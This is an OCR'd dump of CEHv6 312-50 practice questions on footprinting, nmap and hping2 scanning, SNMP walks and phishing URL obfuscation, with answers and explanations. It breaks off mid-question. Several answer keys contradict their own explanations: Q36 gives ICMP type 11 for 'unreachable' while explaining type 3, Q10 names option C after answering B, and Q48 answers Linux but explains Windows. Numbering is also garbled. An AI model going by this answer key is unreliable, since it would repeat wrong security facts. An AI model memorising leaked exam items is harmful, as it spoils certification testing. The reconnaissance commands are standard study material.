
312-50 Dumps

Ethical Hacking and Countermeasures (CEHv6)

https://www.certleader.com/312-50-dumps.html



NEW QUESTION 1
- (Topic 1)
Which of the following best describes Vulnerability?

A. The loss potential of a threat
B. An action or event that might prejudice security
C. An agent that could take advantage of a weakness
D. A weakness or error that can lead to compromise

Answer: D

Explanation:
A vulnerability is a flaw or weakness in system security procedures, design or implementation that could be exercised (accidentally triggered or intentionally exploited) and result in a harm to an IT system or activity.

NEW QUESTION 2
- (Topic 1)
Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply)

A. CHAT rooms
B. WHOIS database
C. News groups
D. Web sites
E. Search engines
F. Organization's own web site

Answer: ABCDEF

Explanation:
A Security tester should search for information everywhere that he/she can access. You never know where you find that small piece of information that could penetrate a strong defense.

NEW QUESTION 3
- (Topic 1)
Steven works as a security consultant and frequently performs penetration tests for Fortune 500 companies. Steven runs external and internal tests and then creates reports to show the companies where their weak areas are. Steven always signs a non-disclosure agreement before performing his tests. What would Steven be considered?

A. Whitehat Hacker
B. BlackHat Hacker
C. Grayhat Hacker
D. Bluehat Hacker

Answer: A

Explanation:
A white hat hacker, also rendered as ethical hacker, is, in the realm of information technology, a person who is ethically opposed to the abuse of computer systems. Realization that the Internet now represents human voices from around the world has made the defense of its integrity an important pastime for many. A white hat generally focuses on securing IT systems, whereas a black hat (the opposite) would like to break into them.

NEW QUESTION 4
- (Topic 1)
What does the term "Ethical Hacking" mean?

A. Someone who is hacking for ethical reasons.
B. Someone who is using his/her skills for ethical reasons.
C. Someone who is using his/her skills for defensive purposes.
D. Someone who is using his/her skills for offensive purposes.

Answer: C

Explanation:
Ethical hacking is only about defending your self or your employer against malicious persons by using the same techniques and skills.

NEW QUESTION 5
- (Topic 2)
While footprinting a network, what port/service should you look for to attempt a zone transfer?

A. 53 UDP
B. 53 TCP
C. 25 UDP
D. 25 TCP
E. 161 UDP
F. 22 TCP
G. 60 TCP

Answer:

B

Explanation:
IF TCP port 53 is detected, the opportunity to attempt a zone transfer is there.

NEW QUESTION 6
- (Topic 2)
According to the CEH methodology, what is the next step to be performed after footprinting?

A. Enumeration
B. Scanning
C. System Hacking
D. Social Engineering
E. Expanding Influence

Answer: B

Explanation:
Once footprinting has been completed, scanning should be attempted next. Scanning should take place on two distinct levels: network and host.

NEW QUESTION 7
- (Topic 2)
Which of the following activities would not be considered passive footprinting?

A. Search on financial site such as Yahoo Financial
B. Perform multiple queries through a search engine
C. Scan the range of IP address found in their DNS database
D. Go through the rubbish to find out any information that might have been discarded

Answer: C

Explanation:
Passive footprinting is a method in which the attacker never makes contact with the target. Scanning the targets IP addresses can be logged at the target and therefore contact has been made.

NEW QUESTION 8
- (Topic 2)
A Company security System Administrator is reviewing the network system log files. He notes the following:
? Network log files are at 5 MB at 12:00 noon.
? At 14:00 hours, the log files at 3 MB.
What should he assume has happened and what should he do about the situation?

A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
C. He should log the file size, and archive the information, because the router crashed.
D. He should run a file system check, because the Syslog server has a self correcting file system problem.
E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.

Answer: B

Explanation:
You should never assume a host has been compromised without verification. Typically, disconnecting a server is an extreme measure and should only be done when it is confirmed there is a compromise or the server contains such sensitive data that the loss of service outweighs the risk. Never assume that any administrator or automatic process is making changes to a system. Always investigate the root cause of the change on the system and follow your organizations security policy.

NEW QUESTION 9
- (Topic 2)
You receive an email with the following message:
Hello Steve,
We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.
http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm
If you do not reset your password within 7 days, your account will be permanently disabled locking you out from our e-mail services.
Sincerely, Technical Support
SuperEmailServices
From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt:
Ping 0xde.0xad.0xbe.0xef
You get a response with a valid IP address.
What is the obstructed IP address in the e-mail URL?

A. 222.173.190.239
B. 233.34.45.64
C. 54.23.56.55
D. 199.223.23.45

Answer: A

Explanation:
0x stands for hexadecimal and DE=222, AD=173, BE=190 and EF=239

NEW QUESTION 10
- (Topic 2)
You are footprinting an organization to gather competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but not it is not there.
How would it be possible for you to retrieve information from the website that is outdated?

A. Visit google's search engine and view the cached copy.
B. Visit Archive.org web site to retrieve the Internet archive of the company's website.
C. Crawl the entire website and store them into your computer.
D. Visit the company's partners and customers website for this information.

Answer: B

Explanation:
Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

NEW QUESTION 10
- (Topic 2)
User which Federal Statutes does FBI investigate for computer crimes involving e- mail scams and mail fraud?

A. 18 U.S.C 1029 Possession of Access Devices
B. 18 U.S.C 1030 Fraud and related activity in connection with computers
C. 18 U.S.C 1343 Fraud by wire, radio or television
D. 18 U.S.C 1361 Injury to Government Property
E. 18 U.S.C 1362 Government communication systems
F. 18 U.S.C 1831 Economic Espionage Act
G. 18 U.S.C 1832 Trade Secrets Act

Answer: B

Explanation:
http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030---- 000-.html

NEW QUESTION 15
- (Topic 2)
Your lab partner is trying to find out more information about a competitors web site. The site has a .com extension. She has decided to use some online whois tools and look in one of the regional Internet registrys. Which one would you suggest she looks in first?

A. LACNIC
B. ARIN
C. APNIC
D. RIPE
E. AfriNIC

Answer: B

Explanation:
Regional registries maintain records from the areas from which they govern. ARIN is responsible for domains served within North and South America and therefore, would be a good starting point for a .com domain.

NEW QUESTION 19
- (Topic 2)
Your company trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?

A. APNIC, PICNIC, ARIN, LACNIC
B. RIPE NCC, LACNIC, ARIN, APNIC
C. RIPE NCC, NANIC, ARIN, APNIC
D. RIPE NCC, ARIN, APNIC, LATNIC

Answer: B

Explanation:
All other answers include non existing organizations (PICNIC, NANIC, LATNIC). See http://www.arin.net/library/internet_info/ripe.html

NEW QUESTION 24
- (Topic 2)
You are footprinting the www.xsecurity.com domain using the Google Search Engine. You would like to determine what sites link to www.xsecurity .com at the first level of revelance.
Which of the following operator in Google search will you use to achieve this?

A. Link: www.xsecurity.com
B. serch?l:www.xsecurity.com

C. level1.www.security.com
D. pagerank:www.xsecurity.com

Answer: A

Explanation:
The query [link:] will list webpages that have links to the specified webpage. For instance, [link:www.google.com] will list webpages that have links pointing to the Google homepage. Note there can be no space between the "link:" and the web page url.

NEW QUESTION 26
- (Topic 3)
You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

A. Use NetScan Tools Pro to conduct the scan
B. Run nmap XMAS scan against 192.168.1.10
C. Run NULL TCP hping2 against 192.168.1.10
D. The firewall is blocking all the scans to 192.168.1.10

Answer: C

NEW QUESTION 28
- (Topic 3)
What port scanning method involves sending spoofed packets to a target system and then looking for adjustments to the IPID on a zombie system?

A. Blind Port Scanning
B. Idle Scanning
C. Bounce Scanning
D. Stealth Scanning
E. UDP Scanning

Answer: B

Explanation:
from NMAP:-sI <zombie host[:probeport]> Idlescan: This advanced scan method allows fora truly blind TCP port scan of the target (meaning no packets are sent tothe tar- get from your real IP address). Instead, a unique side-channelattack exploits predictable "IP fragmentation ID" sequence generation onthe zombie host to glean information about the open ports on the target.

NEW QUESTION 29
- (Topic 3)
Which of the following Nmap commands would be used to perform a stack fingerprinting?

A. Nmap -O -p80 <host(s.>
B. Nmap -hU -Q<host(s.>
C. Nmap -sT -p <host(s.>
D. Nmap -u -o -w2 <host>
E. Nmap -sS -0p target

Answer: A

Explanation:
This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtlety in the underlying operating system network stack of the computers you are scanning. It uses this information to create a "fingerprint" which it compares with its database of known OS fingerprints (the nmap-os- fingerprints file. to decide what type of system you are scanning.

NEW QUESTION 32
- (Topic 3)
You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of what protocols are being used. You need to discover as many different protocols as possible. Which kind of scan would you use to do this?

A. Nmap with the –sO (Raw IP packets) switch
B. Nessus scan with TCP based pings
C. Nmap scan with the –sP (Ping scan) switch
D. Netcat scan with the –u –e switches

Answer: A

Explanation:
Running Nmap with the –sO switch will do a IP Protocol Scan. The IP
protocol scan is a bit different than the other nmap scans. The IP protocol scan is searching for additional IP protocols in use by the remote station, such as ICMP, TCP, and UDP. If a router is scanned, additional IP protocols such as EGP or IGP may be identified.

NEW QUESTION 36
- (Topic 3)
Which of the following ICMP message types are used for destinations unreachables?

A. 3
B. 11
C. 13
D. 17

Answer: B

Explanation:
Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.

NEW QUESTION 38
- (Topic 3)
While reviewing the results of a scan run against a target network you come across the following:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
ystem Software
OS (tm) 4500 Software (C4500 ISM), Version 12.0(9), RELEASE SOFTWARE (fc1)
opyright (c) 1980-2000 0y cisco Systems Inc.
ompiled Tue 25-Jan-00 04:28 by bettyl
ystem sysObjectID 0 : OBJECT IDENTIFIER:
iso.org aud lltrelple  private.enterprises.cisco cotProdcisco4700
ystem.sysUpTime.0 : Timeticks  (150396017) 18 days, 2:26:20.17
ystem.sysContact.0 : DISPLAY STRING- (ascii):
ystem.sysName.0 : DISPLAY STRING- (ascii): somerroutername
ystem.sysLocation.0 : DISPLAY STRING- (ascii):
ystem.sysServices.0 : INTEGER: 6
ystem.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

What was used to obtain this output?

A. An SNMP Walk
B. Hping2 diagnosis
C. A Bo2K System query
D. Nmap protocol/port scan

Answer: A

Explanation:
The snmpwalk command is designed to perform a sequence of chained GETNEXT requests automatically, rather than having to issue the necessary snmpgetnext requests by hand. The command takes a single OID, and will display a list of all the results which lie within the subtree rooted on this OID.

NEW QUESTION 42
- (Topic 3)
Study the log below and identify the scan type.
tcpdump -vv host 192.168.1.10
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)
tcpdump -vv -x host 192.168.1.10
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060) 4500
0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000

A. nmap -sR 192.168.1.10
B. nmap -sS 192.168.1.10
C. nmap -sV 192.168.1.10
D. nmap -sO -T 192.168.1.10

Answer: D

NEW QUESTION 45
- (Topic 3)
While attempting to discover the remote operating system on the target computer, you receive the following results from an nmap scan:
Starting nmap V. 3.10ALPHA9 (www.insecure.org/nmap/
<http://www.insecure.org/nmap/>) Interesting ports on 172.121.12.222:
(The 1592 ports scanned but not shown below are in state: filtered) Port State Service
21/tcp open ftp 25/tcp open smtp 53/tcp closed domain 80/tcp open http 443/tcp open https
Remote operating system guess: Too many signatures match to reliably guess the OS.
Nmap run completed -- 1 IP address (1 host up) scanned in 277.483 seconds
What should be your next step to identify the OS?

A. Perform a firewalk with that system as the target IP
B. Perform a tcp traceroute to the system using port 53
C. Run an nmap scan with the -v-v option to give a better output
D. Connect to the active services and review the banner information

Answer: D

Explanation:
Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.

NEW QUESTION 47
- (Topic 3)
The FIN flag is set and sent from host A to host B when host A has no more data to transmit (Closing a TCP connection). This flag releases the connection resources. However, host A can continue to receive data as long as the SYN sequence number of transmitted packets from host B are lower than the packet segment containing the set FIN flag.

A. True
B. False

Answer: A

Explanation:
For sequence number purposes, the SYN is considered to occur before the first actual data octet of the segment in which it occurs, while the FIN is considered to occur after the last actual data octet in a segment in which it occurs. So packets receiving out of order will still be accepted.

NEW QUESTION 48
- (Topic 3)
One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker source IP address.
You send a ping request to the broadcast address 192.168.5.255. [root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms 64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
---

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. You cannot ping a broadcast addres
B. The above scenario is wrong.
C. You should send a ping request with this command ping 192.168.5.0-255
D. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
E. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

Answer: D

Explanation:
As stated in the correct option, Microsoft Windows does not handle pings to a broadcast address correctly and therefore ignores them.

NEW QUESTION 53
- (Topic 3)
You are having problems while retrieving results after performing port scanning during internal testing. You verify that there are no security devices between you and the target system. When both stealth and connect scanning do not work, you decide to perform a NULL scan with NMAP. The first few systems scanned shows all ports open.
Which one of the following statements is probably true?

A. The systems have all ports open.
B. The systems are running a host based IDS.
C. The systems are web servers.
D. The systems are running Windows.

Answer: D

Explanation:
The null scan turns off all flags, creating a lack of TCP flags that should never occur in the real world. If the port is closed, a RST frame should be returned and a null scan to an open port results in no response. Unfortunately Microsoft (like usual) decided to completely ignore the standard and do things their own way. Thus this scan type will not work against systems running Windows as they choose not to response at all. This is a good way to distinguish that the system being scanned is running Microsoft Windows.

NEW QUESTION 58
- (Topic 3)
Jenny a well known hacker scanning to remote host of 204.4.4.4 using nmap. She got the scanned output but she saw that 25 port states is filtered. What is the meaning of filtered port State?

A. Can Accessible
B. Filtered by firewall
C. Closed
D. None of above

Answer: B

Explanation:

The state is either open, filtered, closed, or unfiltered. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed.

NEW QUESTION 61
- (Topic 3)
War dialing is one of the oldest methods of gaining unauthorized access to the target systems, it is one of the dangers most commonly forgotten by network engineers and system administrators. A hacker can sneak past all the expensive firewalls and IDS and connect easily into the network. Through wardialing an attacker searches for the devices located in the target network infrastructure that are also accessible through the telephone line.
'Dial backup' in routers is most frequently found in networks where redundancy is required. Dial-on-demand routing(DDR) is commonly used to establish connectivity as a backup.
As a security testers, how would you discover what telephone numbers to dial-in to the router?

A. Search the Internet for leakage for target company's telephone number to dial-in
B. Run a war-dialing tool with range of phone numbers and look for CONNECT Response
C. Connect using ISP's remote-dial in number since the company's router has a leased line connection established with them
D. Brute force the company's PABX system to retrieve the range of telephone numbers to dial-in

Answer: B

Explanation:
Use a program like Toneloc to scan the company's range of phone numbers.

NEW QUESTION 66
- (Topic 3)
Which of the following systems would not respond correctly to an nmap XMAS scan?

A. Windows 2000 Server running IIS 5
B. Any Solaris version running SAMBA Server
C. Any version of IRIX
D. RedHat Linux 8.0 running Apache Web Server

Answer: A

Explanation:
When running a XMAS Scan, if a RST packet is received, the port is considered closed, while no response means it is open|filtered. The big downside is that not all systems follow RFC 793 to the letter. A number of systems send RST responses to the probes regardless of whether the port is open or not. This causes all of the ports to be labeled closed. Major operating systems that do this are Microsoft Windows, many Cisco devices, BSDI, and IBM OS/400.

NEW QUESTION 70
- (Topic 3)
You are conducting a port scan on a subnet that has ICMP blocked. You have discovered 23 live systems and after scanning each of them you notice that they all show port 21 in closed state.
What should be the next logical step that should be performed?

A. Connect to open ports to discover applications.
B. Perform a ping sweep to identify any additional systems that might be up.
C. Perform a SYN scan on port 21 to identify any additional systems that might be up.
D. Rescan every computer to verify the results.

Answer: C

Explanation:
As ICMP is blocked you'll have trouble determining which computers are up and running by using a ping sweep. As all the 23 computers that you had discovered earlier had port 21 closed, probably any additional, previously unknown, systems will also have port 21 closed. By running a SYN scan on port 21 over the target network you might get replies from additional systems.

NEW QUESTION 73
- (Topic 3)
Exhibit

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1 TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
...
05/20-17:06:58.685879 192.160.13.4:31337 ->
172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seg: 0XA1D95 Ack: 0x53 Win: 0x400
```

(Note: the student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)
Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?
What is odd about this attack? Choose the best answer.

A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
B. This is back orifice activity as the scan comes form port 31337.

C. The attacker wants to avoid creating a sub-carries connection that is not normally valid.
D. These packets were crafted by a tool, they were not created by a standard IP stack.

Answer: B

Explanation:
Port 31337 is normally used by Back Orifice. Note that 31337 is hackers spelling of ‘elite’, meaning ‘elite hackers’.

NEW QUESTION 76
- (Topic 3)
Which of the following would be the best reason for sending a single SMTP message to an address that does not exist within the target company?

A. To create a denial of service attack.
B. To verify information about the mail administrator and his address.
C. To gather information about internal hosts used in email treatment.
D. To gather information about procedures that are in place to deal with such messages.

Answer: C

Explanation:
The replay from the email server that states that there is no such recipient will also give you some information about the name of the email server, versions used and so on.

NEW QUESTION 79
- (Topic 3)
Name two software tools used for OS guessing.(Choose two.

A. Nmap
B. Snadboy
C. Queso
D. UserInfo
E. NetBus

Answer: AC

Explanation:
Nmap and Queso are the two best-known OS guessing programs. OS guessing software has the ability to look at peculiarities in the way that each vendor implements the RFC's. These differences are compared with its database of known OS fingerprints. Then a best guess of the OS is provided to the user.

NEW QUESTION 81
- (Topic 3)
Which of the following command line switch would you use for OS detection in Nmap?

A. -D
B. -O
C. -P
D. -X

Answer: B

Explanation:
OS DETECTION: -O: Enable OS detection (try 2nd generation w/fallback to 1st) -O2: Only use the new OS detection system (no fallback) -O1: Only use the old (1st generation) OS detection system --osscan-limit: Limit OS detection to promising targets -- osscan-guess: Guess OS more aggressively

NEW QUESTION 86
- (Topic 3)
While doing fast scan using –F option, which file is used to list the range of ports to scan by nmap?

A. services
B. nmap-services
C. protocols
D. ports

Answer: B

Explanation:
Nmap uses the nmap-services file to provide additional port detail for almost every scanning method. Every time a port is referenced, it's compared to an available description in this support file. If the nmap-services file isn't available, nmap reverts to the /etc/services file applicable for the current operating system.

NEW QUESTION 89
- (Topic 3)
Bob has been hired to perform a penetration test on ABC.com. He begins by looking at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leaking any sensitive information of have any technical details online.
Within the context of penetration testing methodology, what phase is Bob involved with?

A. Passive information gathering
B. Active information gathering

C. Attack phase
D. Vulnerability Mapping

Answer: A

Explanation:
He is gathering information and as long as he doesn't make contact with any of the targets systems he is considered gathering this information in a passive mode.

NEW QUESTION 93
- (Topic 3)
While reviewing the result of scanning run against a target network you come across the following:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
System Software
IOS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by Cisco Systems, Inc.
Compiled Tue 25-Jan-00 04:28 by bettyl
system.sysObjectID.0 · OBJECT IDENTIFIER:
.iso.org.dod.internet.private.enter rise:.cisco.catirod. cisco4700
system.sysUpTime.0 : Timeticks: (15639801/) 18 days, 2:26:20.17
system.sysContact.0 : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): somerroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

Which among the following can be used to get this output?

A. A Bo2k system query.
B. nmap protocol scan
C. A sniffer
D. An SNMP walk

Answer: D

Explanation:
SNMP lets you "read" information from a device. You make a query of the server (generally known as the "agent"). The agent gathers the information from the host system and returns the answer to your SNMP client. It's like having a single interface for all
your informative Unix commands. Output like system.sysContact.0 is called a MIB.

NEW QUESTION 96
- (Topic 3)
What are twp types of ICMP code used when using the ping command?

A. It uses types 0 and 8.
B. It uses types 13 and 14.
C. It uses types 15 and 17.
D. The ping command does not use ICMP but uses UDP.

Answer: A

Explanation:
ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

NEW QUESTION 99
- (Topic 3)
You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

A. Use NetScan Tools Pro to conduct the scan
B. Run nmap XMAS scan against 192.168.1.10
C. Run NULL TCP hping2 against 192.168.1.10
D. The firewall is blocking all the scans to 192.168.1.10

Answer: C

NEW QUESTION 101
- (Topic 3)
What flags are set in a X-MAS scan?(Choose all that apply.

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. URG

Answer: CDF

Explanation:
FIN, URG, and PSH are set high in the TCP packet for a X-MAS scan

NEW QUESTION 106
- (Topic 3)
Samantha has been actively scanning the client network for which she is doing a vulnerability assessment test. While doing a port scan she notices ports open in the 135 to 139 range. What protocol is most likely to be listening on those ports?

A. SMB
B. FTP
C. SAMBA
D. FINGER

Answer: A

Explanation:
Port 135 is for RPC and 136-139 is for NetBIOS traffic. SMB is an upper layer service that runs on top of the Session Service and the Datagram service of NetBIOS.

NEW QUESTION 109
- (Topic 3)
What is the proper response for a FIN scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: F

Explanation:
Open ports respond to a FIN scan by ignoring the packet in question.

NEW QUESTION 114
- (Topic 3)
You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

A. The zombie you are using is not truly idle.
B. A stateful inspection firewall is resetting your queries.
C. Hping2 cannot be used for idle scanning.
D. These ports are actually open on the target system.

Answer: A

Explanation:
If the IPID is incremented by more than the normal increment for this type of system it means that the system is interacting with some other system beside yours and has sent packets to an unknown host between the packets destined for you.

NEW QUESTION 118
- (Topic 3)
When Nmap performs a ping sweep, which of the following sets of requests does it send to the target device?

A. ICMP ECHO_REQUEST & TCP SYN
B. ICMP ECHO_REQUEST & TCP ACK
C. ICMP ECHO_REPLY & TFP RST
D. ICMP ECHO_REPLY & TCP FIN

Answer: B

Explanation:
The default behavior of NMAP is to do both an ICMP ping sweep (the usual kind of ping) and a TCP port 80 ACK ping sweep. If an admin is logging these this will be fairly characteristic of NMAP.

NEW QUESTION 119
- (Topic 3)
Which of the following commands runs snort in packet logger mode?

A. ./snort -dev -h ./log
B. ./snort -dev -l ./log
C. ./snort -dev -o ./log
D. ./snort -dev -p ./log

Answer: B

Explanation:
Note: If you want to store the packages in binary mode for later analysis use
./snort -l ./log -b

NEW QUESTION 124
- (Topic 3)
A specific site received 91 ICMP_ECHO packets within 90 minutes from 47 different sites. 77 of the ICMP_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?

A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

Answer: B

NEW QUESTION 129
- (Topic 3)
Exhibit

```
#hping2 192.168.8.46 --seqnum -p 139 -S -i u1 -I eth0

HPING uaz (eth0 192.168.8.46): S set, 40 headers + 0 data bytes
2361294848          +2361294848
2411626496          +50331648
2545844224          +134217728
2384705024          +167772160
2552477184          +167772160
3720249344          +167772160
3216932864          +167772160
3384705024          +167772160
3552477184          +167772160
3720249344          +167772160
3888021504          +167772160
4055793664          +167772160
4223565824          +167772160
```

Joe Hacker runs the hping2 hacking tool to predict the target host's sequence numbers in one of the hacking session. What does the first and second column mean? Select two.

A. The first column reports the sequence number
B. The second column reports the difference between the current and last sequence number
C. The second column reports the next sequence number
D. The first column reports the difference between current and last sequence number

Answer: AB

NEW QUESTION 131
- (Topic 3)
You want to scan the live machine on the LAN, what type of scan you should use?
A. Connect
B. SYN
C. TCP
D. UDP
E. PING

Answer: E

Explanation:
The ping scan is one of the quickest scans that nmap performs, since no actual ports are queried. Unlike a port scan where thousands of packets are transferred between two stations, a ping scan requires only two frames. This scan is useful for locating active devices or determining if ICMP is passing through a firewall.

NEW QUESTION 133
- (Topic 3)
____ is an automated vulnerability assessment tool.

A. Whack a Mole
B. Nmap
C. Nessus
D. Kismet
E. Jill32

Answer: C

Explanation:
Nessus is a vulnerability assessment tool.

NEW QUESTION 134
- (Topic 3)
You are performing a port scan with nmap. You are in hurry and conducting the scans at the fastest possible speed. However, you don't want to sacrifice reliability for speed. If stealth is not an issue, what type of scan should you run to get very reliable results?

A. XMAS scan
B. Stealth scan
C. Connect scan
D. Fragmented packet scan

Answer: C

Explanation:
A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three- way handshake, and the port scanner immediately closes the connection.

NEW QUESTION 137
- (Topic 3)
What are two things that are possible when scanning UDP ports? (Choose two.

A. A reset will be returned
B. An ICMP message will be returned
C. The four-way handshake will not be completed
D. An RFC 1294 message will be returned
E. Nothing

Answer: BE

Explanation:
Closed UDP ports can return an ICMP type 3 code 3 message. No response can mean the port is open or the packet was silently dropped.

NEW QUESTION 139
- (Topic 3)
You are scanning the target network for the first time. You are able to detect few convention open ports. While attempting to perform conventional service identification by connecting to the open ports, the scan yields either bad or no result. As you are unsure of the protocols in use, you want to discover as many different protocols as possible. Which of the following scan options can help you achieve this?

A. Nessus sacn with TCP based pings
B. Netcat scan with the switches
C. Nmap scan with the P (ping scan) switch
D. Nmap with the O (Raw IP Packets switch

Answer: D

Explanation:
-sO IP protocol scans: This method is used to determine which IP protocols are supported on a host. The technique is to send raw IP packets without any further protocol header to each specified protocol on the target machine. If we receive an ICMP protocol unreachable message, then the protocol is not in use. Otherwise we assume it is open. Note that some hosts (AIX, HP-UX, Digital UNIX) and firewalls may not send protocol unreachable messages.

NEW QUESTION 140
- (Topic 3)
Ann would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point.
Which of the following type of scans would be the most accurate and reliable option?

A. A half-scan
B. A UDP scan
C. A TCP Connect scan
D. A FIN scan

Answer: C

Explanation:
A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three- way handshake, and the port scanner immediately closes the connection. Otherwise an error code is returned.
Example of a three-way handshake followed by a reset: Source Destination Summary
---
[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 SYN SEQ=3362197786 LEN=0 WIN=5840
[192.168.0.10] [192.168.0.8] TCP: D=49389 S=80 SYN ACK=3362197787 SEQ=58695210 LEN=0 WIN=65535
[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 ACK=58695211 WIN<<2=5840 [192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 RST ACK=58695211 WIN<<2=5840

NEW QUESTION 144
- (Topic 3)
What ICMP message types are used by the ping command?

A. Timestamp request (13) and timestamp reply (14)
B. Echo request (8) and Echo reply (0)
